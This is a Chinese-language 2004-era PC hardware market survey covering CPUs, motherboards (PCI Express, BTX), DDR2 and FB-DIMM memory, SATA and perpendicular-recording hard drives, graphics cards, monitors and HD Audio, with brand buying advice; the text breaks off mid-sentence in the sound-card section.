受到接口困扰的并不只有AMD，英特尔也同样忍受着阵痛。2月新核心Prescott正式发布了，它被命名为Pentium 4E，基于90纳米工艺制造，拥有31级超长流水线(之前的P4处理器为20级流水线)，支持改进的超线程技术，改进了分支预测、电源管理等功能，内置16KB一级缓存和高达1MB的二级缓存，支持新增的13条SSE3多媒体指令集，基于800MHz前端总线。从目前的评测来看，虽然拥有众多新技术，但Prescott似乎并不比Northwood强出多少。而且它的功耗比较大，发热量恐怖。



刚开始Prescott使用Soket478接口，但逐渐地会过渡到LGA 775也就是Socket T上。英特尔的无针脚设计起到了降低外界干扰，提高频率的作用，而且也避免了处理器运输或者插拔时候弄断针脚导致CPU报废的尴尬。但却没有想到引来更严重的问题，主板上和CPU相连的小接触点极易断裂，插拔处理器要格外小心，否则代价就是报废一块主板。对于英特尔这是急需改变的状况。

频率游戏的终结篇？

两年前，AMD改用“P-Rating”来取代主频来为处理器命名。这一做法遭致了英特尔的强烈抨击，他们认为有误导消费者的嫌疑。不过有消息指出，英特尔也将会采用“处理器品牌＋数字型号”来命名了。在移动处理器方面，3XX/5XX/7XX分别对应经济型的Celeron M处理器、全功能型Pentium 4-M CPU和便携型Pentium M处理器。桌面部分3XX/5XX/7XX分别代表Celeron、Pentium 4及Pentium 4XE处理器。比如台式的Celeron 2.53GHz可能被称为“Celeron 325”。所有这些改动应该都发生在90nm工艺的处理器身上。

数十年来，英特尔把“主频高就等于速度快”的概念根深蒂固地灌输给了消费者，也凭借“主频”战争击败了多数竞争对手。不过，随着电脑的迅速发展，主频提升已经不能从本质上反映CPU性能的提升，有时候拥有较大缓存但较低主频的CPU性能会比主频领先但缓存偏小的CPU更好。这样的混乱对市场认知起了负面作用。新的命名规则有利于英特尔销售如Pentium M较低时钟频率的处理器，对区分市场，理清Pentium和Celeron的品牌定位也有莫大好处。随着英特尔处理器改用新的命名方式，我们似乎看到了“频率＝性能”时代的终结。

64位运算，殊途同归？

早前，英特尔一直希望把IA－32和IA－64完全区隔开来。它宣称“目前用户根本不需要64位处理器，桌面64bit处理器在今后几年内都没有应用需求”，但在AMD的Athlon 64处理器发布以后，英特尔在桌面的32位处理器曾一度陷于被动，而用Itanium实现32位模拟指令集的性能低下，成本也太高，这些都让Itanium处理器在桌面市场难以和AMD一较长短。正是在这种情况下，英特尔推出了所谓的“IA-32E”架构。从大体上说它几乎和AMD x86-64完全兼容。据证实在Prescott核心中就已经安置了支持64位运算的部件。至于什么时候能开启，则视AMD 64位处理器与Prescott竞争的激烈程度而定。

英特尔原本计划让IA-32E与AMD 64不相兼容以此打击AMD，问题是英特尔启动这个计划的时间太晚，微软针对AMD 64的Windows XP系统也处于后期开发阶段。当英特尔寻求微软支持的时候，微软却反过来让英特尔选择兼容AMD 64的方案，最终英特尔不得不选择了妥协。这对已经投入多年心血的IA-64来说，是一个空前重大的打击。由于IA-32E的发布，英特尔希望让IA-64彻底取代x86的目标变得更加渺茫。

竞争未完结

纵观AMD、英特尔下半年的发展计划，英特尔的希望在于改进Prescott和LGA 775接口，使之完美搭配，继续维持其在32位运算中的霸主地位。AMD则需要把接口统一起来，以免过于烦杂的排序，让主板生产商和消费者都无所适从。

CPU市场：选择的痛苦

CPU市场上可以选择的品牌，只有Intel和AMD两种，但是这并不意味着对于CPU的选择就来的容易。

从现在的市场来看，Intel CPU正在进入一个大换型的时期，使用了多年的Socket478架构正在被逐渐取代，然而新的Socket T接口产品的价格却还非常高昂。而从AMD方面来看，Athlon64毫无疑问已经取代AthlonXP成为市场的主流产品，但是Athlon64系列本身的多种不同接口就给用户造成了严重的困扰。



对于追求性价比的用户来说，选择是很明朗的，传统的P4 CPU价格已经非常合理而稳定，但是对于追求最新技术的用户来说，就不得不面临一个非常严峻的问题——是要合理的性价比？还是最新的技术标准？

显然，从各种方面来看，传统的Socket478架构CPU还是目前最适合大多数人的产品，而Athlon64系列以其较低的价格和不错的性能也值得对未来技术适应性要求不高的人的需求。而其他的新产品，还是暂时观望为好。

主板:变迁从这里开始




CPU的更迭,注定了主板也必须实现一个质的变化。不过,似乎未来的主板雄心并不仅仅止于为CPU搭台唱戏,因为想登场的角儿还多着呢！5年前,AGP经过痛苦的磨难,终于压倒PCI成为了显示系统的标准接口,如今它寿终正寝的日子也快到了,PCI Express已经摩拳擦掌地准备好要将AGP踢下舞台去了(不过它的胃口不止是AGP);内存这个一贯的第一配角儿当然也少不得借这个机会给自己浓妆艳抹一番,DDR2虽然谈不上技术革命,但革新还是当仁不让的;而AC '97一直以来就被诟病为"嗓子不好还强登台"的角儿,这次平台变迁,当然少不得"吊高两档嗓门儿"——新的8声道高保真音频也被主板集成了进来;还有千兆网、无线网等等那些跑龙套的,主板的舞台真的是好不热闹。


好了,那么我们未来将会得到什么样的主板呢？不妨来掰着指头挨着划拉一下……

2004属于PCI Express

1990年PCI总线被作为一种基础总线研发出来。当这种技术第一次在486和早期的Pentium主板上出现的时候，我们使用计算机的方式就开始被它改变了，从那以后几乎所有的外设都在向它靠拢。逐渐地面对越来越多、越来越快的I/O操作，老迈的PCI开始不堪重负。5年前AGP将显示子系统带离几近被拖垮的PCI，这之后南桥和北桥之间的互连也开始采用芯片组开发商各自专用的互连标准。EIDE、USB等应用也远离了PCI。到今天该是它退休的时候了。



早在2001年春的开发者论坛上Intel就已经宣布了要用一种新的技术取代PCI总线和多种芯片的内部连接。它被称之为第三代I/O总线技术。(3rd Geaeration I/O也就是3GIO)。不久后，IBM、微软、AMD、DELL、NVIDIA等20多家业界主导公司陆续加入进来，到了2002年4月，PCI-SGI和Arapahoe工作组完成了3GIO规范草稿，并正式将其改名为PCI Express。




首先PCI Express和PCI不同的是实现了传输方式从并行到串行的转变。PCI Express采用点对点的串行连接方式，这样每个PCI Express设备都是直接同系统芯片进行交流，而不再有分享带宽的问题。由于串行传输数据，所以PCI Express只需要从芯片组中引出较少的引脚，所以使得主板布线难度大大降低。另外，PCI Express具有高级电源管理和监视功能，所有使用该总线的设备都能支持热插拔。它甚至做到了在软件级别上兼容PCI2.3设备。

眼下PCI Express还只会取代AGP的显示芯片接口，未来的显卡会全部倒向PCI Express。但在其他应用领域，情况尚不明朗。不过Intel已经明确表示会在全线芯片组中加入对PCI Express的支持，这无疑是PCI Express最有效的强心剂。

BTX规范出笼

ATX主板规范问世虽然比PCI总线要晚，但也已经有近10年的时间了。看起来这次退伍的老兵中也应该有它的身影。为了增强整体散热效果，改善电气布局，BTX重新设计了主板上各元器件及扩展接口在主板上的位置。其中将CPU移到主板前端，而内存槽移到主板最左侧，目前的AGP插槽已经被PCI Express x16所代替，并增加了两个PCI Express x1插槽。根据板型宽度的不同分为标准BTX、microBTX、Low-profile的picoBTX和针对服务器的Extended BTX规范。




按照Intel在2003年和2004年两次IDF上公布的桌面平台计划，2004下半年将会有第一批BTX平台出现在市场上，2005年BTX将会成为主流平台。不过由于BTX规范是一个全新的系统设计规范，其中许多系统配件都需要重新设计，如：主板、电源、机箱、显卡等，只有等相关的配件都准备好了，BTX成为市场主流才有可能。

主板市场:性价比OR升级的希望？



在当前的主板市场上,同样面临着很尴尬的状况。对于目前的大多数大品牌的产品来说,无论是华硕还是技嘉,它们的市场主流产品还是I865等芯片组的产品,而且对于这些芯片组的产品来说,它们的价格已经很低,即便是较高档的产品,价格也只在1000元左右。

而最新的产品,如刚刚发布的9X5系列主板等,它们能够支持代表未来的PCI-E总线,这使得它们成为未来必然的发展趋势,但是刚刚上市造成的价格高昂和目前设计的尚不成熟又使得它们令人望而生畏。



我们的推荐

该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？

华硕

提起华硕，想必大家一定会不陌生。华硕作为世界主板的领导厂商，无论在做工还是性能方面都非常不错。为了实现对用户友好的界面，华硕引入了AI人工智能系列，这些主板包含智能的千兆网卡，6声道音频，BIOS恢复等先进技术。此外，华硕主板还引入一系列个性化的功能，例如：EZ-Flash BIOS、多国语言BIOS、个性化开机画面、POST播报员、C.O.P-CPU防烧死技术、C.P.R超频失败恢复技术、CrashFree BIOS技术、刷不死技术等。记得最早的DIY爱好者对华硕的印象是：品质佳、价格贵。为此，华硕推出了X系列主板，和其他品牌的产品相比，设计更加先进和物有所值。除去X系列的简单设计，依然保持高质量和高性能。

技嘉

技嘉是著名主板研发与生产厂商，除了板卡以外，技嘉现在还推出笔记本电脑、显示器、键盘、鼠标等产品。主板特色技术中许多鼎鼎大名的产品都出自它的手笔——技嘉Dual BIOS策动了BIOS安全革命；@BIOS更作为Windows下刷新BIOS工具的鼻祖在硬件爱好者的心目中享有良好的声誉。技嘉主板的标准底板颜色——蓝色，技嘉主板的特色也是以稳定见长。技嘉在去年度在主板市场的中价位部分，推出强调性能的GT系列。今年又针对一般办公和家庭用户推出全新的RZ系列超值主板，注重的是产品的稳定性和实用功能。

对于大多数人，我们还是建议购买传统的主板，因为支持PCI-E的主板价格高昂而且这第一代产品注定成为不成熟的一代。但是如果确实对新技术有认真的追求，那么购买华硕等大厂的新产品也未尝不可，因为这些大厂的产品相对稳定可靠，而且毕竟不支持PCI-E的产品今后生存与升级的空间将越来越小。

内存:呼唤串行技术



我们的讨论

根据业内人士的分析，今年晚些时候，市场上应该就能见到基于该技术的内存条。前面我们就谈到了，DDR2虽然被授命替代DDR SDRAM，但从本质看，它基本上只是后者基础上的革新品。更高的运行频率和低电压，是值得我们期待的“良性基因突变”。不过可惜，引脚的不兼容、造价高昂，这些“恶性基因突变”让我们不得不担心它演化成为快速普及的恶瘤。况且，它的替代者也已经开始整装上路了……

DDR的继任者

DDR的数据转送量是SDRAM的两倍。与传统的SDRAM技术差别在于它可以在一次的时钟周期中的上升与下降沿传送数据。DDR2同样利用这种技术，但是它进行4位预读取，端口数据传输率和内存单元之间数据读/写之间的倍率两倍于标准DDR内存的2位预读取，即DDR2拥有两倍于DDR的预读系统命令数据的能力。因此，即使DDR2的核心频率只有100MHz，但是数据通过四条传输路线同步传输至I/O缓存，这样就实现了400MHz的实际频率。

DDR内存模块采用典型的TSOP封装芯片。这种封装形式的芯片可以正常运行在200MHz频率以下，但是无法稳定工作在更高的频率。于是DDR2引入了BGA封装模式，在提供高性能的同时，这种封装也带来了较高的成本。DDR2另一个优点就是功耗小。它采用1.8V电压，相对于目前的DDR标准的2.5—2.6V，降低了不少。这就预示着DDR2的功耗和发热量都会在一定程度上得以降低。

总的来说，DDR2的延迟状况会比DDR稍差一些，尽管分析过程非常复杂，但结论大致如此。或者换句话说，DDR 400会比DDR2 400稍快。好在情况不是特别严重。而且DDR 550也接近DDR提升的极限了，再往上走就必须依靠DDR2来实现。从厂商公布的情况来看，DDR2的价格目前大约是DDR内存的两倍，等到大量出货时价格有望降到一个合理水平上。


串行的再次尝试

DDR2并不是一种可以长期依靠的技术，从长远来看，它的局限性仍然很大。于是对串行传输的尝试又一次提上了议事日程。Intel在2004年春季IDF论坛上成立了Memory Implementers Forum(MIF)论坛，并公布由其所倡导的新一代内存规范：“FB-DIMM”。与目前的DIMM采用的结构不同，FB-DIMM与内存控制器之间的数据与命令传输不再是传统的并行线路，而采用了类似于PCI-Express的串行接口多路并联的设计，以串行的方式进行数据传输。可能是受到ADSL这类非对称传输方式的影响，FB-DIMM的读写数据线路并不是对称的，这种不对等设计是因为不管在任何时候，系统从内存中读取的数据往往比写入内存的数据要多。

FB-DIMM总线可以在很高的频率下工作：以FB-DIMM1.0版标准为例，它可以提供3.2GHz、4GHz和4.8GHz三种工作频率，这意味着即使是单通道FB-DIMM系统的也可以提供9.6GB/S、12GB/S和14.4GB/S的惊人带宽。这还仅仅是单通道的情况，实际上FB-DIMM可能构建双通道、四通道或八通道架构，这时所提供的内存带宽是目前内存所不能比似的。

FB-DIMM另一特点是增加了一块称

为“Advanced Memory Buffer，简称AMB”的缓冲芯片。AMB芯片与内存芯片仍然通过并行总线进行数据交据，数据之间的串-并格式转换则由AMB中的转换逻辑来实现。利用AMB芯片，意味着FB-DIMM并不需要对现有的DRAM芯片作出改动，内存制造商可以直接使用成本低廉的DDR2芯片。



美中不足，FB-DIMM的延迟较高。通过Intel的模拟分析表明，FB-DIMM在低带宽应用时，潜伏期会比DDR2系统长。但即便如此，从设计上看，FB-DIMM还是具备很大优势，FB-DIMM的出现让在低成本下制造高性能、高容量内存模块成为了可能。未来的内存技术究竟会如何发展，我们拭目以待。

内存市场：DDR依然春风得意



从目前的内存市场来看，DDR依然是当前的市场主流，这是一种必然状况。虽然DDR2内存现在已经有成品出现，但是高昂的价格和目前并不比DDR内存高多少的性能决定了它未来一段时间还不会普及。从一些著名的内存大厂还没有推出这样的产品就可以看出来。

目前的DDR内存主流，还是DDR400，虽然有DDR533等规格，但那其实只是DDR400的“超频版”，如果没有超频方面的需求，大可选择普通的产品。

硬盘：突破垂直存储



硬盘，这个造成PC性能瓶颈的长期罪人，目前不仅看不到洗刷罪名的任何迹象，反而连自身最大的优势——存得多，都面临着极大的挑战。好在，对此新型的存储记录方式大有呼之欲出的态势。而市场上，微型硬盘开始借助数码设备的普及从侧翼缓解了硬盘的压力；而摆在硬盘面前的现实问题，已经不是SATA能不能替代PATA，而是原生式的SATA控制器能不能以更快的速度应用在未来的硬盘中……

垂直存储

过去，硬盘的存储容量每年就会提升一倍，但现在这个步伐放缓了。实用材料已经使用了磁场强度最高的磁体，通过改进磁头和盘片结构提高记录密度，正在逐渐接近磁体本身的极限。目前普遍认为水平记录方式的极限是150Gbpsi左右。现有的水平记录方式不太可能再次获得全新的突破。好在人们想到了垂直磁记录方式。

目前的水平记录方式具有平行于盘面的磁场，而垂直磁记录方式则把磁场方向改变了90度，因此具有垂直于盘面的磁场，如此不仅能够进一步缩小磁体粒径，同时还能够确保一定的体积。即便相邻的磁性结晶具有相反的磁场，相互之间也不会产生影响。甚至具有反向磁场还能够起到稳定各自磁场的作用。希捷已经演示过利用垂直磁记录方式实现100Gbpsi记录密度的硬盘，同时宣布将于2004尽快投产这种产品。

微硬盘成方向

目前，内置微硬盘的电子产品越来越多，各式各样的微硬盘机正在改变着我们的生活。

其实较早前，硬盘厂商已经开始关注消费类电子产品在存储介质上的需求。而当时，大家关注的还是以机顶盒、电视游戏机等为代表的3.5硬盘的使用。真正促使微硬盘开始为厂商们重视，是由于便携音乐播放器以及数码相机等消费级掌上设备的流行。

Serial ATA硬盘的实现方式

相信对于我们选择SATA硬盘会大有帮助。一般而言目前的Serial ATA硬盘约可分为两大类。一种是桥接式，顾名思义是以桥接芯片来控制Serial ATA硬盘，这样的硬盘以WD、Maxtor为主要厂商。另一种是原生式，也就是Serial ATA技术，建置在控制器中，这样的型式的硬盘，如Seagate产品线下的Barracuda 7200.7便是采用这样的规格 。

我们开门见山地说，桥接的方式，实在应该是一种过渡技术，从生产商实现的角度来看，它成本较低，但是在性能上会受到一定阻碍。如果控制芯片或实现方式选择不当，则该硬盘甚至还不如普通的并行ATA硬盘来得快。

硬盘市场：SATA势不可挡

虽然目前真正的原生SATA硬盘还是少数，但SATA硬盘已经成为势不可挡的潮流，现在新购机的用户中，继续选择并行ATA的已经很少，因为虽然目前两种接口的硬盘在硬盘自身的性能上差异还不是很大，但是SATA方式所带来的稳定性、方便性的提高，并不是并行接口所能比的。



几家硬盘大厂目前的硬盘性能差异其实并不很大，虽然它们实现SATA的方式不同，但基本上并不会对硬盘的性能造成很大影响。这主要是因为硬盘的性能瓶颈主要还是在其自身的内部传输率上，接口的变化更多影响的是稳定性和未来的扩展性而非速度。当然，随着未来硬盘速度的提高，原生式的SATA必将以先天的技术优势而成为主流。

显卡:战况激烈



显卡市场是一个有趣但又极其无聊的“异度空间”，长期以来，这个市场的热闹程度完全可以用‘盛况空前’来形容。但非常搞笑的是：1.竞争对手从来只有nVIDIA和ATi两家；2.别看水浅，底下王八不少——每家的GPU芯片型号繁多，绝对让人背得头晕眼花；3.别看他们两家吆喝得厉害，真正市场占有率最大的却是整合型图形芯片！4.所谓显卡，其实应该叫‘游戏卡’——要不是游戏托市，真想不出现在的GPU有什么存在的必要。

不过这些都没关系，这个市场的热点照样层出不穷。这不，PCI Express又杀来了，当然，还有一大堆的芯片型号……

过去的成绩

较早前，整合显示芯片市场上Intel凭借主板芯片组的优势确保了第一的位置，市场占有率为31.7%。而ATi以24.9%超越nVIDIA成为亚军，nVIDIA则滑落到了第三位，为24.7%。VIA提高了1%，拥有10%的市场。ATi和nVIDIA之间的竞争进入到白热化的状态。

独立图形芯片市场方面，最近增长了18%，甚至高于总体市场增长率。但nVIDIA的份额继续被ATi蚕食，在2003年第四季度两者的差距仅为5%，nVIDIA以50%市场占有率卫冕，而ATi则为45%。桌面独立图形处理器方面，ATi凭借RADEON 9800，9600和9200系列产品的成功，现在它和nVIDIA的市场占有率同为38%。而nVIDIA在低端市场增长了3%，其75%的市占率拥有压倒性优势，其余的25%为ATi占据。

在看过上述分析报告之后，我们可以得出结论：ATi在中、高端势头很好，正在努力赶超nVIDIA，而低端现在仍然在nVIDIA的手中。未来究竟鹿死谁手呢，我们应当好好观察观察。

nVIDIA 6800Ultra vs. ATi X800

4月，nVIDIA NV40发布。这款芯片是NV35的继任者。采用AGP 8X接口，其核心拥有16 pixel的流水线和6 vertex流水线。NV40经过重新设计，克服了NV3X在使用FP32时性能急剧下降的BUG。其实NV40最大的改善是全面支持Shader Model 3。从最初的比较情况来看，NV40比ATi R420略微差一点点。

相对于原先nVIDIA的最高端产品5950Ultra，6800的晶体管数量的提升非常惊人，提高了几乎50%，而他的核心频率却从5950的475MHz下降到了400MHz，性能的巨大提升应该就是来源自提升一倍的着色管线以及提升将近一倍的三角形生成能力。不过功率方面仍然是nVIDIA的心病，这块6800Ultra的功率达到了惊人的120W。

ATi的强大始于ATi 9xxx，通过这一产品线，ATi在高中低三段消费市场全面同nVIDIA竞争，原来nVIDIA的老大宝座正处于风雨缥缈中。ATi为保持它的产品优势，继续在高端不断前行，如今又推出了X800系列产品，R420是一款R370改进而来的产品，它延续了9800系列的成功构架，而且事实证明这样设计还是非常成功的，不仅产品更新速度快，而且相对来说开发成本也低。

5月，R420(AGP 8X)问世。6月，它的孪生兄弟R423（PCI Express)出炉了。它们被用来替代R360核心。它的流水线条数和NV40一样，重要的不同是改善了内存控制器，并增加了像素和顶点单元的数目。ATi Radeon X800 Pro核心速度工作在475MHz，内存速度为900MHz；ATi Radeon X800 XT核心速度为525MHz，内存工作频率提升到1150MHz。

看看还有哪些芯片发布

nVIDIA GeForce 6800 Ultra Extreme和6800 GT

这款产品的时钟速度较GeForce 6800 Ultra为高，核心频率为450MHz，内存频率为1.2GHz。发布时间是5月。6800 GT的工作频率比GeForce 6800略低，核心为350MHz，内存为1GHz。

ATi Radeon X600 Pro & XT (RV380)

该芯片6月发布，接口采用PCI Express 16X。它是RV360后援部队，它们都有4条像素流水线和2个顶点单元，定位在中档市场。ATi Radeon X600 Pro核心工作频率400MHz，内存工作频率600MHz，ATi Radeon X600 XT核心工作频率500MHz，内存工作频率740MHz。

ATi Radeon X300 (RV370)

RV370于6月发布，采用PCI Express 16X接口，是Radeon 9200系列的继承人，都有4条像素流水线和2个顶点单元，但是时钟频率更低。ATi Radeon X300是128位内存接口，ATi Radeon X300 SE是64位内存接口。它们主要面对低端市场。

nVIDIA NV45

可能在三季度发布，它是NV40的PCI Express版本。


显卡市场：主流的，还是大众的



看现在的显卡市场，大多数人的眼光可能更会盯着前面所说的这些最新产品，但是我们必须明白一件事情——最新的，不一定就会是最好的；主流的，还是大众的。

无论是6800还是X800，这些最新的显卡的成功都和PCI-E总线的主板的成功绑在一起，因为它们的出色性能只有在使用PCI-E的时候才能充分发挥，而PCI-E主板的普及也是需要一段时间的。

所以，我们在目前的显卡选择上，还是应该更多地将目光放在主流的5700、5600等芯片的显卡上，包括很多大厂也不例外。



我们的推荐

该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？

华硕

华硕除了闻名遐迩的主板外，在显卡领域也是久经沙场的老将。作为一线品牌，华硕显卡在做工方面，简直是无可挑剔，同时还附带大量特色软件，如:ASUS Gameface、ASUS VideoSecurity、ASUS SmartDoctor II、ASUS On Screen Display。华硕目前有两大系列的显卡，分别是A系列(基于ATi显示芯片的显卡)和V系列(基于NVIDIA显示芯片的显卡)。而且在同一型号的显卡一般都会有针对高、中、低端的子型号，以满足不同用户的需求。

技嘉

技嘉科技是一个很早就进入板卡市场的厂商，虽然技嘉显卡没有丽台、华硕显卡的名气大，但是技嘉所生产的显卡产品经过不断的改进和新产品开发，在显卡市场中小有名气。技嘉目前主要有两大系列的显卡，分别是R系列(基于ATi RADEON显示芯片的显卡)和N系列(基于NVIDIA显示芯片的显卡)。近期技嘉也紧跟ATi和NVIDIA推出基于PCI-Express的显卡，主要的型号有:GV-NX59128D、GV-RX80X256V、GV-RX80T256V、GV-NX57128D、GV-RX60X128V、GV-RX60P128D、GV-NX53128D、GV-RX30128D和GV-RX30S128D。

> 不过，如果选择了新的PCI-E的主板，那么还是应该选择最新的显卡，因为这类主板大都不支持AGP，“支持”AGP的也都是把AGP当作PCI来用，性能很低。所以，总之一句话——如果你追求最新的技术，那么就配它一整套，如果你不在乎未来的升级，那么不妨作一套FX5700这样的主流系统以追求最大的性能价格比。

显示器:改朝换代慢慢来



我们的讨论

液晶显示器替代CRT，这已经是用户期待多时，也是厂商鼓吹了多年的一个“老趋势”。除了“高亮”，厂商似乎懒得再在CRT上花费什么精力了。这也难怪，这么稳定的市场、这么成熟的产品，还没有几家竞争者，虽然薄利但多销，还省心！而LCD在技术方面，高亮度/对比度、响应速度，依然被大家翻来覆去地炒作着。但市场上，它似乎是扶不上马的阿斗。接连出现驱动芯片短缺和玻璃基板短缺的问题，虽然害得LCD的普及计划受阻，却倒也让厂商尝到了在价格上“逆流而上”的甜头。

现在看来，LCD的前途还不是那么一片光明……

CRT显示器

在CRT显示器方面，一线大厂优势明显，现在的市场似乎只能听到三星、飞利浦、明基、LG的声音，好多以前人们熟知的中小品牌已然销声匿迹。他们的消失一方面是因为CRT显示器越来越无利可图，另一方面也因为索尼、三菱对19寸以下的“珑管”停产，使得他们失去了稳定的上游显像管资源。

技术方面，CRT显示器仍然在做着最后的改进。从2002年开始，提高显示器的亮度便成为显示器技术发展的一个方向，“显亮”、“高亮”技术也就由此发展起来。“显亮”技术由飞利浦独创，目前已经发展到“显亮”三代。飞利浦宣称，通过“显亮”三代技术，CRT显示器可以实现亮度的智能调节。“高亮”技术显得稍有不同。它主要是通过硬件改进，加大电子枪的电压，增加电子束的流量来提高显示器的亮度。在“高亮”技术中，以三星的MB(MagicBright，魔幻亮度)技术最为著名。

LCD显示器

液晶显示器的技术发展主要集中在让液晶分子具备更快的响应时间方面。科学家们正在尝试一种的方法，那就是为液晶分子施加一个比让它显示正常的颜色所需要的电压更高的电压，这种技术称为过载或者预加压。而台湾的AU Optronics公司则开发出了另外一种技术，名为Intrinsic Property技术，它也可以让液晶具有更快的响应时间。

LCD显示器存在的另外一个问题是，图片的亮度和颜色会随着使用者观看角度的变化而变化。对于可视角度的问题，一种解决方法是使用“多域”，也就是将每一个液晶分子切割成多个区域，并在其上面构造微观的结构使其具备多种不同的倾斜角度。虽然这样做只能部分解决问题，当用户调整观看角度时，仍然会出现图像变形的情况，但是每个液晶分子透出来的光被平均化了，可视角度会增大。

2004年中，如果LCD的价格继续滑落，CRT的市场份额会急剧缩小。否则，仍然在相当长的时间内，CRT和LCD并存。




我们的选择

显示器市场:健康比钱更重要

2004年，CRT市场继续衰退，尽管由于LCD的价位居高不下和大尺寸CRT的价格下降，导致CRT在目前显示市场上还占有很多份额，但这个份额在不断的下降，在主要的大厂商中，CRT也早已不是重要的产品，这从它们已经很长时间没有对CRT新品做过大的宣传就可以看出。

我们的推荐



该选择哪些品牌的产品？追求最大的性价比还是为了未来的升级作准备？

爱国者

1997年，华旗推出自有品牌显示器——“爱国者”，打破国际大牌厂商在中国彩显市场上的垄断地位。经过多年的精心经营，爱国者品牌已成为国货的精品。在LCD显示器方面，为提升产品差异化和个性化的特质，爱国者自然窗独出心裁地在产品外观上大做文章。在CRT显示器方面，更是独创智能高亮技术——E-VIDEO功能，用户可以根据不同的色温模式轻松实现的亮度提升。

明基

明基显示器的最大特色是性价比高，造型独特。作为现代人工作、生活不可或缺的工具，显示器的健康环保性能一直受到人们的重视。明基CRT显示器的最大特色采用明基特有的锐彩显示技术，在文本显示与色彩还原方面都做得十分到位。再加上防反光、抗眩光、减少辐射等技术的应用，可以有效保护电脑用户的双眼。在LCD显示器方面，更是领先推出12ms响应时间的LCD(明基称其为极速12ms)。

三星

三星电子已经连续4年在中国市场上，保持着自有品牌显示器销售量和市场占有率的第一名。从产品而言，三星的显示器采用了普通的视觉纯平，这成为了这一类型纯平的一个典范，特别是第二代丹娜管的推出使得三星显示器如虎添翼，不仅在色彩有了明显的改变，本身的短颈设计可以使显示器的体积缩小。“魔技”是三星今年所发布新款LCD显示器所具备的人性化增强技术，它们包括高亮度的魔亮(MagicBright)、利用鼠标直接控制OSD的魔调(MagicTune)、12毫秒响应时间的魔速(MagicSpeed)、色彩增强的魔彩(MagicColor)和屏幕旋转的魔旋(MagicStand)，无论是专业人士还是时尚用户都能够满意。

飞利浦

早在1995年之初，来自于欧洲的飞利浦就进入了中国内地市场，这也是第一个进入中国市场的的国际品牌，并且第一个实现了本地化生产、供货。飞利浦不仅拥有优越的产品性能，更拥有充满时代感的外观。此外，最有特色的是业界领先的“显亮”技术。在LCD显示器中，还应用最具特色的“数字显亮”技术，这项技术是飞利浦全球独家拥有、业界创新4D数码图像处理技术。它使用专利DSP数字芯片，能自动对信号进行辨别，从亮度，锐度，对比度和色彩鲜艳度四个方面对显示图像进行调节，从而全面提高液晶显示器屏幕画面的显示效果。

LG

如果你要你是一个完美主义者，要去寻找真正的纯平显示器，看来只有LG未来窗系列能够满足你的要求，LG显示器采用的是LG独家技术，他们把显象管的荫罩真正做到了完全平面，这就是物理纯平，这个技术至今仍独树一帜。LG另外一个与众不同之处在它独特的Lightview技术，为用户在使用过程中可能会遇到不同的使用环境设计了6种最常见的使用场景。当使用环境发生改变时，使用者只需通过菜单选择需要的场景模式，就可享受到最佳的显示效果，无需在对各种技术参数分别进行设置。

在目前的市场上，CRT和LCD各有各的优点，CRT虽然已经是明日黄花，但在显示效果上的优势、廉价的价格，这都不是目前的LCD所能相比的。但是尽管如此，我们还是推荐LCD产品，特别是大尺寸的LCD产品。因为虽然CRT本身的性能不差于LCD，但目前的CRT产品为了降低成本，对内部设备大都做了大量的精简，在电磁、辐射等性能上远不能与CRT黄金时代的产品相比。所以，虽然LCD也存在种种问题，也前途未卜，但相形之下——健康比什么都重要！

声卡:开放的才是流行的



我们的讨论

创新被AC’97算计了，没落了，声卡也基本上被人给遗忘了。不过AC’97的能力实在有限，难以登堂入室。Intel似乎也挂不住面子，终于再次推动了PC多媒体音频技术的发展脚步，而且这次靠上了杜比和THX，似乎要大有一番作为的样子。面对如今的这般景象，丢掉了低端市场的创新，再也忍受不了高端市场被再度挤压的痛苦，也不甘心让自家的看家本领放在仓库里霉烂掉，终于放下架子，开始兜售芯片了。这绝对是个不错的消息……

集成声卡新规范——HD Audio

去年Intel就曾透露要和杜比公司合力研发代号为“Azalia”的音频规范，在今年的春季IDF2004上，HD Audio (High Definition Audio)即高保真音频终于正式推出，并被搭配在了Intel的ICH6南桥芯片中。集成在ICH6中的Azalia控制器将采用全新的Azalia Link与外部的诸多Codec(数据信号转换解码器)相连，连接带宽提升到一个相当高的层次，仅仅单通道输入带宽就达到24MB/s，而且Azalia Link支持多通道的输入输出。

Azalia音效标准是Intel在今年1月8号发布的新的音频芯片规格，对AC97标准压倒性优势，包括并行处理功能和标准化架构，支持32bit/192KHz的音频采样率、7.1声道输出，支持DVD-Audio和SACD、多串流能力、杜比数字标准(Dolby Digital)和杜比THX环绕EX功能(Dolby THX surround EX)，而且使用统一总线驱动进行控制，大大减轻Codec开发厂商的驱动压力。

在HD Audio中，Intel引入了通用

